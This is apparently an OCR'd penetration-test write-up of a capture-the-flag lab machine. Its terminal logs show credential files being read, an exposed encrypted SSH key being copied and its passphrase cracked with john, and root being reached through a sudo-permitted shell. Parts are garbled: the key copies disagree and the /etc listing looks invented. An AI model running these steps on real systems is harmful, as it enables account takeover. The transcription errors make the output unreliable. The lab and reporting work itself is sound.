uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
lxd:x:105:65534:./var/lib/lxd:/bin/false
uidd:x:106:110:./run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534:./run/sshd:/usr/sbin/nologin
pollinate:x:110:1:./var/cache/pollinate:/bin/false
gus:x:1000:1000:gus,,:/home/gus:/bin/bash
mysql:x:111:115:MySQL Server,,:/nonexistent:/bin/false
badbyte:x:1001:1001:./home/badbyte:/bin/bash
```

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---

```
cd /home
ls
ls -l
total 0
cd /home/gus/
ls -l
total 0
whoami
www-data
ls -la
total 0
ls -la /home
total 16
drwxr-xr-x  4 root    root    4096 Apr  6  2021 .
drwxr-xr-x 23 root    root    4096 Apr  6  2021 ..
drwxr-xr-x  5 badbyte badbyte 4096 Apr 15  2021 badbyte
drwxr-xr-x  5 gus     gus     4096 Apr  6  2021 gus
```

```
ls -la /home/gus
total 44
drwxr-xr-x  5 gus     gus     4096 Apr  6  2021 .
drwxr-xr-x  4 root    root    4096 Apr  6  2021 ..
-rw-r--r--  1 gus     gus       13 Apr  6  2021 .bash_history
-rw-r--r--  1 gus     gus     220 Apr  6  2021 .bash_logout
-rw-r--r--  1 gus     gus    3771 Apr  6  2021 .bashrc
drwx-----  2 gus     gus     4096 Apr  6  2021 .cache
drwx-----  3 gus     gus     4096 Apr  6  2021 .gnupg
drwxrwxr-x  3 gus     gus     4096 Apr  6  2021 .local
-rw-r--r--  1 gus     gus       807 Apr  6  2021 .profile
-rw-r--r--  1 gus     gus         0 Apr  6  2021 .sudo_as_admin_successful
-rw-rw-r--  1 gus     gus      181 Apr  6  2021 readme.txt
-rw-rw-r--  1 gus     gus        25 Apr  6  2021 user.txt
ls -la /badbyte
ls -la /home/badbyte
total 40
drwxr-xr-x  5 badbyte badbyte 4096 Apr 15  2021 .
drwxr-xr-x  4 root    root    4096 Apr  6  2021 ..
-rw-r--r--  1 badbyte badbyte 336 Apr 15  2021 .bash_history
-rw-r--r--  1 badbyte badbyte 220 Apr  6  2021 .bash_logout
-rw-r--r--  1 badbyte badbyte 3771 Apr  6  2021 .bashrc
drwx-----  2 badbyte badbyte 4096 Apr  6  2021 .cache
drwx-----  3 badbyte badbyte 4096 Apr  6  2021 .gnupg
-rw-r--r--  1 root    root      101 Apr 15  2021 .mysql_history
-rw-r--r--  1 badbyte badbyte 807 Apr  6  2021 .profile
drwxr-xr-x  2 root    root    4096 Apr  6  2021 .ssh
```

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```
www-data@CoffeeAddicts:~$  
www-data@CoffeeAddicts:~$ cd /home  
cd /home  
www-data@CoffeeAddicts:/home$ ls  
ls  
badbyte gus  
www-data@CoffeeAddicts:/home$ cd gus  
cd gus  
www-data@CoffeeAddicts:/home/gus$ ls -al  
ls -al  
total 44  
drwxr-xr-x 5 gus gus 4096 Apr 6 2021 .  
drwxr-xr-x 4 root root 4096 Apr 6 2021 ..  
-rw-r--r-- 1 gus gus 13 Apr 6 2021 .bash_history  
-rw-r--r-- 1 gus gus 220 Apr 6 2021 .bash_logout  
-rw-r--r-- 1 gus gus 3771 Apr 6 2021 .bashrc  
drwx----- 2 gus gus 4096 Apr 6 2021 .cache  
drwx----- 3 gus gus 4096 Apr 6 2021 .gnupg  
drwxrwxr-x 3 gus gus 4096 Apr 6 2021 .local  
-rw-r--r-- 1 gus gus 807 Apr 6 2021 .profile  
-rw-r--r-- 1 gus gus 0 Apr 6 2021 .sudo_as_admin_successful  
-rw-rw-r-- 1 gus gus 181 Apr 6 2021 readme.txt  
-rw-rw-r-- 1 gus gus 25 Apr 6 2021 user.txt  
www-data@CoffeeAddicts:/home/gus$ cat readme.txt  
cat readme.txt  
hello, admin.  
  
as you can see your site has been hacked, any attempt of fixing it is futile, as we removed you from the sudoers and we changed the root password.  
  
~Nicolas Fritzsge  
www-data@CoffeeAddicts:/home/gus$
```

```
kali@kali: ~  
File Actions Edit View Help  
www-data@CoffeeAddicts:/home$ ls  
ls  
badbyte gus  
www-data@CoffeeAddicts:/home$ cd badbyte  
cd badbyte  
www-data@CoffeeAddicts:/home/badbyte$ ls  
ls  
www-data@CoffeeAddicts:/home/badbyte$ ls -al  
ls -al  
total 40  
drwxr-xr-x 5 badbyte badbyte 4096 Apr 15 2021 .  
drwxr-xr-x 4 root root 4096 Apr 6 2021 ..  
-rw-r--r-- 1 badbyte badbyte 336 Apr 15 2021 .bash_history  
-rw-r--r-- 1 badbyte badbyte 220 Apr 6 2021 .bash_logout  
-rw-r--r-- 1 badbyte badbyte 3771 Apr 6 2021 .bashrc  
drwx----- 2 badbyte badbyte 4096 Apr 6 2021 .cache  
drwx----- 3 badbyte badbyte 4096 Apr 6 2021 .gnupg  
-rw-r--r-- 1 root root 101 Apr 15 2021 .mysql_history  
-rw-r--r-- 1 badbyte badbyte 807 Apr 6 2021 .profile  
drwxr-xr-x 2 root root 4096 Apr 6 2021 .ssh  
www-data@CoffeeAddicts:/home/badbyte$ cat '.mysql_history'  
cat '.mysql_history'  
cat: '.mysql_history': Permission denied  
www-data@CoffeeAddicts:/home/badbyte$ cat '.ssh'  
cat '.ssh'  
cat: '.ssh': Is a directory  
www-data@CoffeeAddicts:/home/badbyte$ cd .ssh  
cd .ssh  
www-data@CoffeeAddicts:/home/badbyte/.ssh$ ls  
ls  
id_rsa  
www-data@CoffeeAddicts:/home/badbyte/.ssh$ ls -al  
ls -al  
total 12  
drwxr-xr-x 2 root root 4096 Apr 6 2021 .  
drwxr-xr-x 5 badbyte badbyte 4096 Apr 15 2021 ..  
-rw-r--r-- 1 root root 1766 Apr 6 2021 id_rsa  
www-data@CoffeeAddicts:/home/badbyte/.ssh$ cat id_rsa  
cat id_rsa  
-----BEGIN RSA PRIVATE KEY-----  
Proc-Type: 4, ENCRYPTED  
DEK-Info: AES-128-CBC, 62A318CC0E383648054CF4A211B5BC73  
  
PaK8I9lUstr6gp0oNyTBkc9NezPIKDFw8uuHWzUF0qtV8hkhgnx/8b9yjd5UQ2rX  
nvOcdyVzhfpr293+48mmCIIHq3vMV3db9kqeIJ4LjG7A3yqjD6yw46y1Wz1bWfYT  
9LB0M2c5c7stJ3Pth3cdEwAFIy9d2m/2NP7cwD83x8U7ec6jVZC108nPVT4rx0  
UDPmZf0JfPsK/uaxhP15mMDxi/TJ3N6jZ6G88rbPsgGUT/gGD+IAhiuc+ASMSko  
f5G3+qLs4146Db+DNMRSsx8Lwc+ilGyrbcnWVBZja5pbK03YyDkxIY7Jea1Jk4xK  
MLL6ZdqW7t0k0R8nKrYW0Ij2LGAVNeVD7514p4ebKtTTFn6iq+zCveu6zFOWjO
```

# A-S-A Security Consultants

## Vulnerability Assessment Report - Coffee Addicts

We were able to locate a file named `id_rsa` under directory `badbyte`. This file contained an RSA private key. Copy RSA Private Key as highlighted below.

```
www-data@CoffeeAdicts:/home/badbyte$ cd .ssh
cd .ssh
www-data@CoffeeAdicts:/home/badbyte/.ssh$ ls
ls
id_rsa
www-data@CoffeeAdicts:/home/badbyte/.ssh$ ls -al
ls -al
total 12
drwxr-xr-x 2 root root 4096 Apr 6 2021 .
drwxr-xr-x 5 badbyte badbyte 4096 Apr 15 2021 ..
-rw-r--r-- 1 root root 1766 Apr 6 2021 id_rsa
www-data@CoffeeAdicts:/home/badbyte/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 62A318CC0E383648054CF4A211B5BC73

PaK8I9lUsr6gp0oNyTBkc9NezPIKdFw8uuHwzUF0qtV8hkhgnx/8b9yJd5UQ2rX
nvOcdyVzhfpr293+48mmC1IHq3vMV3db9kqeIj4LjG7A3yqjD6yw4Gy1Nz1bwrYT
BLB0MZc5c7st/JpTh3cdEwAfIy9d2zm/2NP7cWdB3x8U7ec6jVZCLO8nPYVT4rx0
UOPmZfO3fPsk/uaxhp15mMDx1/TiJN6jZ6GB8rbPsgGUT/gGD+IAHiuc+A5M5ko
fSG3+qLs4146Db+DNMRSsx8Lwc+ilGvrbcnWVBZjA5pbK03YyDkxIY7JeaLJk4xK
MLL6ZdqW7t0k0R8nKr7Yw0Ij2LGAVNeVD7S14p4ebKtTTFn6iq+zCveu6zFOWjO
gwgJ0Kkq9P9+gvl4YxCNUFPugukFgr6FqklsQhCtGnm1+9+riu8Q21oyCv45xXcw
Sw060lLdsUK7rVMIJZuPVEsY8aTmSv59vR7PZUXLHp2RN9z676/eak3y5zqwkXyV
oR4Fbd569n5NRmV8GbPrut0Bjcy0A+/hZVxulz1LqP1CIR9RkOfH0uVo0/6TD77p
D61nqac16sVsyCuGiyMNAI2BoVtWKwgwh+hCXQoJRDfIRmuZLz50nrek4hfp9E3
zA4vcWBvNbs+Xye1lNoLnxvd1rs9AJkpZ10SfJxC1eughl0y1z+8y64C6pT6q9Ta
51Wg/wA46yQq5jRLi2FwVzL3LkZgE590reE0G96tpJ2xfN4kis0j0koTmxJXLm40
eTZSNL9hJaK7qGH9S16wppFKuR43WYwteh7f8htG6u30DpRE2UirLwglVydEyo
PZ1eAPQuL3SfoiFTFKNvwsKOT9STQhVa76D+tx8K3qfRvpPpZAAPIsn0WbPF19w
shkVYH358DjKxY8+akqBWC7rtu1CiVEwsFma/ulky+9bzDW7pqb3+haA3xtF9VmnC
I1XqaIYZg7+13uuT1LjTQcdm4DwllKhr2pxApAvmHt7Y1ZahxNZtK+qYJeloyU3f
YvVq+ITRML9RxcXR+Jzi7pLj5KiVirxZFrMtvoTX+05BTqDqGEd13SzbVZTuLLrV
cIwm+gLSse8l0f/q5KbnuNLz5+3/YzoTfPePLGqAtqNP5k/5cRuRV5u6U8UX29K
k/XOQ/ecKTXK0velfJl29mcOxUefgXvggZhir2/ewrUgfMsAa+13hDH1iKmvXcx
iBzrj+YQcDf10pVWhXJ1eEH1Qq9y6kwS+chF16Bh24ZrmgG5d25zFugWxPyZOM
t+Bv1KopjdP/JgkSBA6pvrH4d4ZqJR/Yrnoiky55PoZGmntJqcUdeyNNwdgIyMv
AOMJWH6lLqMN8xPPuPi78ypE5E9oJ/axNlq9v30/JeyHwCtb/L51CSGvwD8hThqK
AW9HxmeJhJj3v3RqlhB2nIPZhitQ9wb+cdz0MGZ+yA26AQHqGdpHusEPktu3jwN+
RhjxPcPxNia1jKCTT4+5ZqkRSq3PRQwJ307ARKoXoLTscB8KSUhiemstC20ixRGX
svjCWYbFufc61TOzNCCeM9gUS+WsPs5aJ+nfX5bJ+1jSNSUH4UKpPFn1HsVY2W8E
-----END RSA PRIVATE KEY-----
www-data@CoffeeAdicts:/home/badbyte/.ssh$
```

On another terminal window, open `nano` text editor to paste copied RSA key.

```
kali@kali: ~/labs/pen-test
File Actions Edit View Help
GNU nano 6.0 rootinfo.txt
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 62A318CC0E383648054CF4A211B5BC73

PaK8I9lUsr6gp0oNyTBkc9NezPIKdFw8uuHwzUF0qtV8hkhgnx/8b9yJd5UQ2rX
nvOcdyVzhfpr293+48mmC1IHq3vMV3db9kqeIj4LjG7A3yqjD6yw4Gy1Nz1bwrYT
BLB0MZc5c7st/JpTh3cdEwAfIy9d2zm/2NP7cWdB3x8U7ec6jVZCLO8nPYVT4rx0
UOPmZfO3fPsk/uaxhp15mMDx1/TiJN6jZ6GB8rbPsgGUT/gGD+IAHiuc+A5M5ko
fSG3+qLs4146Db+DNMRSsx8Lwc+ilGvrbcnWVBZjA5pbK03YyDkxIY7JeaLJk4xK
MLL6ZdqW7t0k0R8nKr7Yw0Ij2LGAVNeVD7S14p4ebKtTTFn6iq+zCveu6zFOWjO
gwgJ0Kkq9P9+gvl4YxCNUFPugukFgr6FqklsQhCtGnm1+9+riu8Q21oyCv45xXcw
Sw060lLdsUK7rVMIJZuPVEsY8aTmSv59vR7PZUXLHp2RN9z676/eak3y5zqwkXyV
oR4Fbd569n5NRmV8GbPrut0Bjcy0A+/hZVxulz1LqP1CIR9RkOfH0uVo0/6TD77p
D61nqac16sVsyCuGiyMNAI2BoVtWKwgwh+hCXQoJRDfIRmuZLz50nrek4hfp9E3
zA4vcWBvNbs+Xye1lNoLnxvd1rs9AJkpZ10SfJxC1eughl0y1z+8y64C6pT6q9Ta
51Wg/wA46yQq5jRLi2FwVzL3LkZgE590reE0G96tpJ2xfN4kis0j0koTmxJXLm40
eTZSNL9hJaK7qGH9S16wppFKuR43WYwteh7f8htG6u30DpRE2UirLwglVydEyo
PZ1eAPQuL3SfoiFTFKNvwsKOT9STQhVa76D+tx8K3qfRvpPpZAAPIsn0WbPF19w
shkVYH358DjKxY8+akqBWC7rtu1CiVEwsFma/ulky+9bzDW7pqb3+haA3xtF9VmnC
I1XqaIYZg7+13uuT1LjTQcdm4DwllKhr2pxApAvmHt7Y1ZahxNZtK+qYJeloyU3f
YvVq+ITRML9RxcXR+Jzi7pLj5KiVirxZFrMtvoTX+05BTqDqGEd13SzbVZTuLLrV
cIwm+gLSse8l0f/q5KbnuNLz5+3/YzoTfPePLGqAtqNP5k/5cRuRV5u6U8UX29K
k/XOQ/ecKTXK0velfJl29mcOxUefgXvggZhir2/ewrUgfMsAa+13hDH1iKmvXcx
iBzrj+YQcDf10pVWhXJ1eEH1Qq9y6kwS+chF16Bh24ZrmgG5d25zFugWxPyZOM
t+Bv1KopjdP/JgkSBA6pvrH4d4ZqJR/Yrnoiky55PoZGmntJqcUdeyNNwdgIyMv
AOMJWH6lLqMN8xPPuPi78ypE5E9oJ/axNlq9v30/JeyHwCtb/L51CSGvwD8hThqK
AW9HxmeJhJj3v3RqlhB2nIPZhitQ9wb+cdz0MGZ+yA26AQHqGdpHusEPktu3jwN+
RhjxPcPxNia1jKCTT4+5ZqkRSq3PRQwJ307ARKoXoLTscB8KSUhiemstC20ixRGX
svjCWYbFufc61TOzNCCeM9gUS+WsPs5aJ+nfX5bJ+1jSNSUH4UKpPFn1HsVY2W8E
-----END RSA PRIVATE KEY-----
Read 30 lines
PG Help      PC Write Out  PW Where Is   PK Cut        PJ Execute    PL Location   MU Undo       MA Set Mark   MI To Bracket
PX Exit      PR Read File  PN Replace    PU Paste      PJ Justify   PL Go To Line ME Redo       MC Copy       PC Where Was
```



# A-S-A Security Consultants

## Vulnerability Assessment Report - Coffee Addicts

---

Upon attempting to connect to the target via ssh using the private key, a passphrase prompt appears, indicating that we need to do more digging for a passphrase or public key.

```
kali@kali: ~/labs/pentest
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~]
$ cd labs/pentest
(kali@kali)~/labs/pentest]
$ ls
info.txt  malicious-wordpress-plugin  reverseshell.php  rootinfo.txt
(kali@kali)~/labs/pentest]
$ mv rootinfo.txt rootrsa.txt
(kali@kali)~/labs/pentest]
$ chmod 600 rootrsa.txt
(kali@kali)~/labs/pentest]
$ ssh -i rootrsa.txt badbyte@192.168.56.11
Enter passphrase for key 'rootrsa.txt':
```

Use of **ssh2john** to hash the private key file to be used for John the Ripper password cracking tool. After running several default Kali Linux wordlists without success, running **john** on the hashed file using **rockyou.txt** revealed the passphrase to be used with the private key. Cracked password = password.

```
(kali@kali)~]
$ cd labs/pentest
(kali@kali)~/labs/pentest]
$ ssh2john rootrsa.txt > rsahash.txt
(kali@kali)~/labs/pentest]
$ ls
hashedkey.txt  info.txt  malicious-wordpress-plugin  reverseshell.php  rootrsa.txt  rsahash.txt
(kali@kali)~/labs/pentest]
$ john rsahash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory
(kali@kali)~/labs/pentest]
$ john rsahash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password (rootrsa.txt)
1g 0:00:00:00 DONE (2022-04-08 00:34) 100.0g/s 1600p/s 1600c/s 1600C/s 123456..jessica
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

# A-S-A Security Consultants

## Vulnerability Assessment Report - Coffee Addicts

With cracked password, log on to ssh server as *badbyte*.

```
Press q or Ctrl-C to abort, almost any other key for status
password (rootrsa.txt)
1g 0:00:00:00 DONE (2022-04-08 00:34) 100.0g/s 1600p/s 1600c/s 1600C/s 123456..jessica
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/labs/pentest]
$ ssh -i rootrsa.txt badbyte@192.168.56.11
Enter passphrase for key 'rootrsa.txt':
badbyte@192.168.56.11's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-140-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Apr  7 20:36:04 AKDT 2022

System load:  0.05               Processes:    97
Usage of /:   52.3% of 7.81GB    Users logged in:  0
Memory usage: 36%              IP address for enp0s3: 192.168.56.11
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

19 packages can be updated.
11 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Last login: Thu Apr 15 15:56:55 2021 from 192.168.0.6
badbyte@CoffeeAddicts:~$
```

```
badbyte@CoffeeAddicts: ~
File Actions Edit View Help
Last login: Thu Apr 15 15:56:55 2021 from 192.168.0.6
badbyte@CoffeeAddicts:~$ pwd
/home/badbyte
badbyte@CoffeeAddicts:~$ ls
badbyte@CoffeeAddicts:~$ ls -al
total 40
drwxr-xr-x 5 badbyte badbyte 4096 Apr 15 2021 .
drwxr-xr-x 4 root root 4096 Apr  6 2021 ..
-rw-r--r-- 1 badbyte badbyte 336 Apr 15 2021 .bash_history
-rw-r--r-- 1 badbyte badbyte 220 Apr  6 2021 .bash_logout
-rw-r--r-- 1 badbyte badbyte 3771 Apr  6 2021 .bashrc
drwx----- 2 badbyte badbyte 4096 Apr  6 2021 .cache
drwx----- 3 badbyte badbyte 4096 Apr  6 2021 .gnupg
-rw-r--r-- 1 root root 101 Apr 15 2021 .mysql_history
-rw-r--r-- 1 badbyte badbyte 807 Apr  6 2021 .profile
drwxr-xr-x 2 root root 4096 Apr  6 2021 .ssh
badbyte@CoffeeAddicts:~$ cat '.mysql_history'
cat: .mysql_history: No such file or directory
badbyte@CoffeeAddicts:~$ cat '.mysql_history'
cat: .mysql_history: Permission denied
badbyte@CoffeeAddicts:~$ sudo cat '.mysql_history'
[sudo] password for badbyte:
Sorry, user badbyte is not allowed to execute '/bin/cat .mysql_history' as root on CoffeeAddicts.
badbyte@CoffeeAddicts:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
badbyte@CoffeeAddicts:~$ sudo cat /etc/shadow
[sudo] password for badbyte:
Sorry, user badbyte is not allowed to execute '/bin/cat /etc/shadow' as root on CoffeeAddicts.
badbyte@CoffeeAddicts:~$ su
Password:
su: Authentication failure
badbyte@CoffeeAddicts:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:List: /var/lib:/usr/sbin/nologin
```



# A-S-A Security Consultants

## Vulnerability Assessment Report - Coffee Addicts

---


View permissions for user *badbyte*. Attacker has root permission and limited command usage: /opt/Badbyte/shell.

```
badbyte@CoffeeAddicts:~$ sudo adduser
[sudo] password for badbyte:
Sorry, user badbyte is not allowed to execute '/usr/sbin/adduser' as root on CoffeeAddicts.
badbyte@CoffeeAddicts:~$ sudo -l -l
[sudo] password for badbyte:
Matching Defaults entries for badbyte on CoffeeAddicts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User badbyte may run the following commands on CoffeeAddicts:

Sudoers entry:
    RunAsUsers: root
    Commands:
        /opt/BadByte/shell
badbyte@CoffeeAddicts:~$
```

Navigating to the directory indicated by the specified sudo privileges for badbyte, we find a shell executable that can be run as root by badbyte. Running this shell with sudo privileges does not initially grant root access as we cannot access the /etc/sudoers file with just this executable. Spawning a shell from this privileged shell permits escalation of privileges and root access to the /etc/sudoers file.



```
root@CoffeeAddicts:~$ sudo /opt/BadByte/shell
root@CoffeeAddicts:/root# cd /root
root@CoffeeAddicts:/root# ls
root.txt
root@CoffeeAddicts:/root# cat root.txt
THM{in_the_shell_master}
root@CoffeeAddicts:/root#
```

# A-S-A Security Consultants

## Vulnerability Assessment Report - Coffee Addicts

```
root@CoffeeAddicts:/root# nano /etc/shadow
root@CoffeeAddicts:/root# cd /etc
root@CoffeeAddicts:/etc# ls
acpi                                debconf.conf                    isit                             magic.mime                      pollinate                      ssh
adduser.conf                      debian_version                 isit.d                         mailcap                        popularity-contest.conf      sasl
alternatives                     default                       isitransf-tails               mailcap.order                 profile                       subgid
apache2                          deluser.conf                  inputrc                       manpath.config               profile.d                    subgid-
apm                               depmod.d                     iproute2                      modprobe.d                   protocols                   subuid-
apparmor                         dictionary-common             lscsi                        nme.types                    python3                      sudoers
apparmor.d                      dsmosq.d                    issue.net                     nke2fs.conf                  rc0.d                       sudoers.d
appost                           dsmosq-6-available           kernel                        modules                       rc1.d                       sysctl.conf
apt                              dpkg                          kernel-img.conf              modules-load.d               rc2.d                       sysctl.d
at.deny                          emvcs                        lsdnsd                       nsswitch.conf                rc3.d                       systemd
bash.bashrc                     environment                   ld.so.cache                  nsswitch.conf                rc4.d                       systemd-
bash_completion                 ethtypes                    ld.so.conf                   overlayroot.conf             rc5.d                       systemd-
bindresvport.blacklist          fstab                        ld.so.conf.d                 pam.conf                      rc6.d                       timezone
binfmt.d                        fuse.conf                   ld.so.conf.d                 pam.d                         rc7.d                       tmpfiles.d
btrfs                             gail.conf                  libaudit.conf               password                      rc8.d                       ucf.conf
ca-certificates                 groff                        locale.alias                 perl                          resolv.conf                 udev
ca-certificates.conf            group                      locale.gen                   perl5                         rpc                          updatedb.conf
ca-certificates.conf.dpkg-old  grpquota                   localtime                   perl-modules-5.28            rsyslog.conf               update-manager
calendar                        gshadow                    locale.gen                   perl-modules-5.30            rsyslog.d                  update-notif.d
console-setup                  gshadow-                    logcheck                     perl-modules-5.32            screenrc                    update-notifier
cron.d                          gshadow-                    logrotate.conf               perl-modules-5.34            security                    vim
cron.daily                     gshadow-                    logrotate.d                  perl-modules-5.36            selinux                    vmware-tools
cron.hourly                    gshadow-                    login.defs                   perl-modules-5.38            services                    vtrg
cron.monthly                   gshadow-                    logrotate.d                  perl-modules-5.40            shadow                     wgetrc
cron.weekly                    gshadow-                    login.defs                   perl-modules-5.42            shadow-                     x11
cryptsetup-libs                gshadow-                    login.defs                   perl-modules-5.44            shadow-                     xdg
crypttab                       gshadow-                    login.defs                   perl-modules-5.46            shells                     zsh_command_not_found
dbus-1                         gshadow-                    login.defs                   perl-modules-5.48            skel
root@CoffeeAddicts:/etc# ls -al | grep sudoers
-rw-r--r-- 1 root root 793 Apr 6 2021 sudoers
drwxr-xr-x 2 root root 4096 Apr 6 2021 sudoers.d
root@CoffeeAddicts:/etc# chmod 640 sudoers
root@CoffeeAddicts:/etc# ls -al | grep sudoers
-rw-r--r-- 1 root root 793 Apr 6 2021 sudoers
drwxr-xr-x 2 root root 4096 Apr 6 2021 sudoers.d
root@CoffeeAddicts:/etc#
```

```
root@CoffeeAddicts:/etc# cat sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) ALL
%wheel  ALL=(root) ALL
%wheel  ALL=(root) /opt/RedByte/shell
# See sudoers(5) for more information on "include" directives:

